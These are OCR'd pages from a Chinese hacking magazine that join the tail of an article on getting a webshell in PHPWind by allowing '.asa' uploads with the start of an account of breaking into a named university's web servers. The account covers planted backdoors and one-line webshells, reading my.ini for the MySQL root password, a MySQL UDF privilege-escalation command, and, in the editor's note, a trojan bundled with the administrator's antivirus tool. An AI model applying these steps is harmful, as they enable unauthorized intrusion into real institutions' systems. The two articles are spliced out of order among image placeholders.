


图2




图3




图4

进了后台做什么？小菜肯定是要拿webshell咯！不过偶对PHPWIND也不够熟，只想出了个Windows环境下利用PHPWIND没有对asa类型的文件扩展名做限制拿shell的方法，首先到后台“发贴与附件设置”，在“上传附件允许后缀”处加上“asa”类型的文件，如图6。然后回到前台任意版面去发个贴子，找个ASP木马改扩展名为asa上传到论坛上，这时那个贴子中有一个链接到asa附件，但是点下去会出现下载的页面，所以我们要找到这个asa的真实地址还是要回到后台中，找到“附件管理”，查询最

新上传的附件如图7。在这里点开的asa文件就能够得到一个ASP的webshell了。




图5

最后说明一点的是这个漏洞的利用真的很让人郁闷，程序跑起来太慢了，同时由于PHPWIND下返回的消息都是不可识别的乱码，所以没能为大家开发出一个好用的工具出来。如果有谁知道如何处理这个问题还望告诉我，我在论坛的ID是zj1244。




图6




图7

再取巅峰权限
——记四川理工学院安全检测Ⅱ

凋凌玫瑰[N.C.P.H]

编者按：

作者本月一下投来两篇稿件，其中有一篇名为《漫长的渗透》，讲述了对四川理工学院的主站安全检测过程，历时六个月时间才拿下主站权限。文中拿到主站最高权限的方法简单的说就是Google搜索关键字**site：学校网站**得到一个注射点，通过注射点的遍历目录找到一个数据库扩展名为asa的留言本，往该留言本里写入小马得到webshell，通过管理员权限设置不严格，将管理员常用的杀木马软件（木马杀客，mmsk.exe）捆绑了一个免杀木马，然后修改首页挑衅管理员告诉他有人入侵了。管理员发现后上当去运行杀毒软件，也就同时运行了那个木马，因此得到了服务器的最高权限。本文是继《漫长的渗透》之后再一次对学校分站服务器的检测。

一、分站的起点权限

首先是7个月前，对主站进行检测无功而返时顺便对分站进行了下检测。很顺利的通过上传漏洞得到了一个webshell并留下了N多后门，插了N多一句话木马。这次回来的时候发现大马全被干掉了，好在一句话木马没有被清理干净，拿客户端连接上去之后发现所有的IIS访问权限都被降为guest了，对大部分的目录都只能读不能写。好在有一个upfile目录看名字就知道是用来上传文件的，试着往里面上传一个大马，成功了！再传个php木马发现居然成功执行了，看来真的很幸运！如图1。




图1

二、初次提权失败

先看看服务器的大致情况：

1.支持PHP，安装有MySQL。PHP木马里无执行命令的权限。

2.装有Serv-U，版本为6.3。Serv-U是独立的启动用户，降了权限并设了本地密码。

3.支持MSSQL，但是得到的帐号全部是DB权限的。

4.每一个网站都用了单独的帐号，并且权限是guest。

5.F盘可以完全浏览，但是其它盘无法读取。

（小编：作者写文章有一个很大的毛病，不爱写如何得到信息和具体的操作步骤。所以看到这里的时候我其实挺疑惑的，Serv-U 6.3的那些情况作者是如何判断的？IIS用户属于哪个组是从哪看到的？）

了解完服务器的大致服务和权限设置，Serv-U提权是没戏了，MSSQL找不到SA连接帐号那就只能看看MySQL的root密码有没有戏了！在PHP木马中浏览到C:\Windows发现是可读的，在里面找到my.ini，读取里面的内容顺利找到了root用户的密码。

（小编：一般来说，为了系统能够正常运行，管理员大多不会设置C:\Windows和system32这两个目录的权限。因此大多的webshell是可以读取这两个目录下的内容的。同时MySQL数据库安装后，很多管理员会照以前的老习惯，把my.ini放到Windows目录中，这个文件很可能包含了root用户的密码，具体在哪就要靠大家自己观察了。）

既然得到了MySQL的root帐号，那么尝试一下那个创建Create fuction提权的方法吧！首先上传一个mix.dll到服务器上，然后在php木马中切换到“执行SQL语句”，填入MySQL的root用户和密码，数据库名填“mysql”单击“连接”，在命令编辑框里输入

```
create function mixconnect returns string soname 'F:\\wwwroot\\jxxs\\jkx\\upfile\\mix.dll'
```

提交后提示出错，如图2。猜测MySQL版本是5.0以下的，我也试着把mix.dll写入表导出到系统目录，可还是出错，搞不懂了，难道管理员做了权限制？反正在这里用了各种方法转了老半天还是没得结果。

